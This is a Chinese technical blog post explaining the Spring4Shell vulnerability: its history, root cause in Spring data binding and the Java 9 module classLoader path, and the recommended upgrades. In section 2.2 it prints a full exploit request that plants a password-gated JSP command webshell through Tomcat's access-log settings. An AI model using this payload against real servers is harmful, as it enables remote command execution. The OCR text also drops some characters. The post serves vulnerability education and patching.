链滴

log4j 漏洞的好搭档 Spring4Shell

作者：MingGH

原文链接：https://ld246.com/article/1650814904695

来源网站：链滴

文章首发于：菠萝的博客 - log4j漏洞的好搭档Spring4Shell

各位，今天来跟大家说一下Spring4Shell这个漏洞，这个漏洞可能大家都已经听过，但是！它其实也前世今生的，并不是突然的出现。

1. 漏洞的前世今生

1.1 曾经的名字：CVE-2010-1622

这个漏洞在2010年其实就已经出现过一次，那个时候它的名字叫：CVE-2010-1622，而这次的CVE-222-22965和CVE-2010-1622暴雷的代码块也是在同一个地方。

在这次Spring4Shell漏洞最早被发现是2022年3月31号的 **vmware** 的一篇博客：CVE-2022-22965: pring Framework RCE via Data Binding on JDK 9+，在这篇博客当中，介绍了这个漏洞会被触发前提条件：


These are the prerequisites for the exploit:

- JDK 9 or higher（JDK 9以上版本）
- Apache Tomcat as the Servlet container （servlet容器：tomcat）
- Packaged as WAR （打包类型为WAR包）

● spring-webmvc or spring-webflux dependency （包含Spring-webmvc或者spring-webflux依
）

1.2 最佳拍档 log4j漏洞

可以说现在Spring + Tomcat + WAR的组合仍然是很多的，又因为前段时间log4j的漏洞很多公司升JDK到JDK9以上，导致这个漏洞在各个公司遍地开花。




在 **vmware** 发出这个博客不久，Spring就有了专门的一个页面来跟进这个漏洞：Spring Framework RCE, Early Announcement，在这个页面中更加详细的说明了本次CVE-2022-22965影响到的范围。

接着就是**CISA**(美国网络安全和基础设施安全局)将这个漏洞添加到其基于“主动利用证据”的已知利漏洞目录中。这是他们官方发布的消息Spring Releases Security Updates Addressing " pring4Shell" and Spring Cloud Function Vulnerabilities

再接着时间点来到漏洞爆出的第一个周末，Check Point就提到在4月2号一个周末就检测到了37000 Spring4Shell攻击。


Check Point，为一家软件公司，全称Check Point软件技术有限公司，成立于1993年，总部位于以列特拉维夫，全球首屈一指的 Internet 安全解决方案供应商。



漏洞利用的地区分布方面，欧洲以20%的高居榜首

最受影响力的行业是软件供应商，其中28%的组织受到漏洞的影响

原文链接：log4j 漏洞的好搭档 Spring4Shell



当然你可以通过这个链接找到Check Point报道的更加详细的信息：16% of organizations worldwid impacted by Spring4Shell Zero-day vulnerability exploitation attempts since outbreak

到现在为止我相信还是有很多的在线服务没有进行修复，因为这个漏洞远不如log4j的那个影响传播泛。正因为如此我们更需要注意到这个漏洞，它是可以直接通过扫描器被发现的，而在阿里云-2019上半年Web应用安全报告中提到**90%以上攻击流量来源于扫描器。**

原文链接：log4j 漏洞的好搭档 Spring4Shell

1. 90%以上攻击流量来源于扫描器

扫描器往往是攻击者的开路利器，在大规模批量扫描中被嗅探到大量漏洞的web站点更容易成为攻击者下手的对象。通过特征、行为等维度识别并拦截扫描器请求，可以有效降低网站被攻击者盯上的概率，同时有效缓解批量扫描行为带来的负载压力。

从目前的数据来看，拦截的攻击中，扫描器产生的请求数量在90%以上，除去扫描器自动化产生的攻击，剩下的10%手工测试行为，0day，广度低频等攻击则是需要花上90%精力来解决，如图3-1所示。




图3-1

2. 漏洞成因以及修复

以下内容会用到的项目已经放在github上：spring4shelldemo

聊完了到现在为止这个漏洞的进展，作为一个程序员追本溯源的精神，我们扒一下这个漏洞在代码中了一些什么，为什么JDK9以上版本才会出现。

但在这之前我们需要知道CVE-2010-1622 成因。

2.1 CVE-2010-1622 成因

在2010年，JDK8的时代已经有了SpringMVC，我们可以通过定义Java bean对象解析用户的请求实用户提交的参数和类中的参数进行绑定，进行赋值。如下所示：

定义Bean对象，ShoppingCart购物车


```
package run.runnable.spring4shelldemo.entity;

/**
 * @author Asher
 * on 2022/4/17 */public class ShoppingCart {

    private Integer userId;

    private Long total;

    public Integer getUserId() {
        return userId;
    }

    public void setUserId(Integer userId) {
        this.userId = userId;
    }

    public Long getTotal() {
        return total;
    }

    public void setTotal(Long total) {
        this.total = total;
    }

    @Override
    public String toString() {
        return "ShoppingCart{" +
                "userId=" + userId +
                ", total=" + total +
```


```
                '}';
    }
}
```


然后在Controller中我们写一个方法，用来查询某个用户的购物车中金额价格

```
package run.runnable.spring4shelldemo.controller;

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RequestMethod;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.ResponseBody;
import run.runnable.spring4shelldemo.entity.ShoppingCart;

import java.util.Map;

/**
 * @author Asher
 * on 2022/4/17 */@Controller
public class ShoppingCartController {

    private final static Logger logger = LoggerFactory.getLogger(ShoppingCartController.class);


    @RequestMapping(value = "/total", method = RequestMethod.POST)
    @ResponseBody
    public ShoppingCart total(@RequestParam Map<String, String> requestparams, Shopping
art shoppingCart) {
        String userId = requestparams.get("userId");
        logger.info("userId:{}", userId);
        //query from DB
        Long total = 100L;
        shoppingCart.setTotal(total);
        return shoppingCart;
    }

}
```

当我们通过postman或者其他工具进行请求的时候，可以通过form表单进行提交，这样在 total这个法当中会自己把 userId和 ShoppingCart对象进行绑定，注入 userId这个值







在上面这个截图可以清楚的看到 ShoppingCart中 userId属性已经有了对应的value，这是因为在这自动的过程中Spring会自动发现 ShoppingCart对象中的public方法和字段，如果 ShoppingCart中现public的一个字段，就自动绑定，并且允许用户提交请求给他赋值。

正是因为我们的 ShoppingCart类中存在：

```
public void setUserId(Integer userId) {
    this.userId = userId;
}
```

在Spring自动检索后，将我们传递的值绑定在 userId上

当你了解到上面的操作再来说漏洞的原因就会更加的理解了，在Java对象中，对象存在对应的类对象例如 ShoppingCart的类对象就是 ShoppingCart.class，类对象中有类加载器，这个类加载器负责了ava对象的类的加载流程,而在加载的这一个过程当中JVM要完成3件事：

- 通过一个类的全限定名来获取定义此类的二进制字节流。
- 将这个字节流所代表的静态存储结构转化为方法区的运行时数据结构。
- 在Java堆中生成一个代表这个类的java.lang.Class对象，作为方法区这些数据的访问入口。

原文链接：log4j 漏洞的好搭档 Spring4Shell

关键点来了JVM它并没有限定二进制流从哪里来，那么我们可以用系统的类加载器，也可以用自己的式写加载器来控制字节流的获取。


- 从class文件来->一般的文件加载
- 从zip包中来->加载jar中的类
- 从网络中来->Applet

这里顺便说一句，rpc框架远程调用就是这么实现的。

回到类加载器，假设在Spring框架中我们使用类加载器加载了原本不属于这个系统的class，并且执行这个class当中的方法，不就意味着渗透成功了吗！这就是CVE-2010-1622漏洞的成因。

当我们在请求中带上 class.classloader=com.xxx.xxx.class时，竟然可以控制Spring中的classLoade。不过在上次的漏洞修复中，Spring在 CachedIntrospectionResultsc.class中添加了如下代码进行复。

如果请求是class对象，并且请求属性时classLoader时，则会进行跳过



2.2 CVE-2022-22965 成因

在上述问题修复之后，2017年9月21日Java9终于发布了，引入了新特性 **模块化 Jigsaw**，在这个新性中 java.lang.Class对象中添加了 getModule方法可一个对应的对象module


我们可以看看它的注释：

Returns the module that this class or interface is a member of. If this class represents an array ype then this method returns the Module for the element type. If this class represents a primit ve type or void, then the Module object for the java.base module is returned. If this class is in n unnamed module then the unnamed Module of the class loader for this class is returned.

Returns:

the module that this class or interface is a member of

说的是返回这个class或者interface的module，如果这个class是array 类型，此时这个方法返回这个odule的选择器类型。如果这个class是原始类型或者void，那么将返回java.base模块的Module对象如果这个类是一个未命名的模块中，那么将返回这个未命名模块的类加载器



这就意味着在Module对象中又存在一个 loader变量和 getClassLoader()方法，导致用户可以通过 SoppingCart.class.getModule().getClassLoader()获取 classLoader再次造成漏洞。

通过 Module可以获取Web Context上下文环境的 ClassLoader对象。

所以如果我们对请求添加 class.module.classLoader的参数就可以绕过之前修复的代码。

POST http://localhost:8080/spring4shelldemo_war/total


Header:
Content-Type:application/x-www-form-urlencoded
suffix:%>//
c1:Runtime
c2::<%

RequestBody:
class.module.classLoader.resources.context.parent.pipeline.first.pattern:%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){


原文链接：log4j 漏洞的好搭档 Spring4Shell

```
out.println(new String(b)); } } %{suffix}i
class.module.classLoader.resources.context.parent.pipeline.first.suffix:.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory:webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix:tomcatwar
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat:
```

header里面的值是需要的, RequestBody中 %i 这个语法是从请求的header里面拿xxx，请求之后就在tomcat的Root目录下生成一个jsp文件



这里需要注意的是，如果你也使用的是IDEA启动，那么生成的文件夹并不是在你下载的tomcat配置录下，而是在临时目录下，也就是启动时会打印的这个目录



2.3 漏洞修复

这个漏洞的修复在上面提到的Spring页面中也说的很清楚了：Spring Framework RCE, Early Announcement

2.3.1 首选办法

首选响应是更新到Spring Framework 5.3.18和5.2.20或更高。

原文链接：log4j 漏洞的好搭档 Spring4Shell

2.3.2 升级tomcat

升级到Apache Tomcat **10.0.20**, **9.0.62**, or **8.5.78**，但这只是一种紧急的修复手段，主要目标应该尽快升级到目前支持的Spring框架版本。

2.3.3 回退到Java8

不过你需要注意前段时间抛出log4j的漏洞，参考：集成了log4j的SpringBoot下的漏洞复现

2.3.4 禁用属性

另一个可行的解决方法是通过在 WebDataBinder上全局设置 disallowedFields来禁止对特定字段的定。

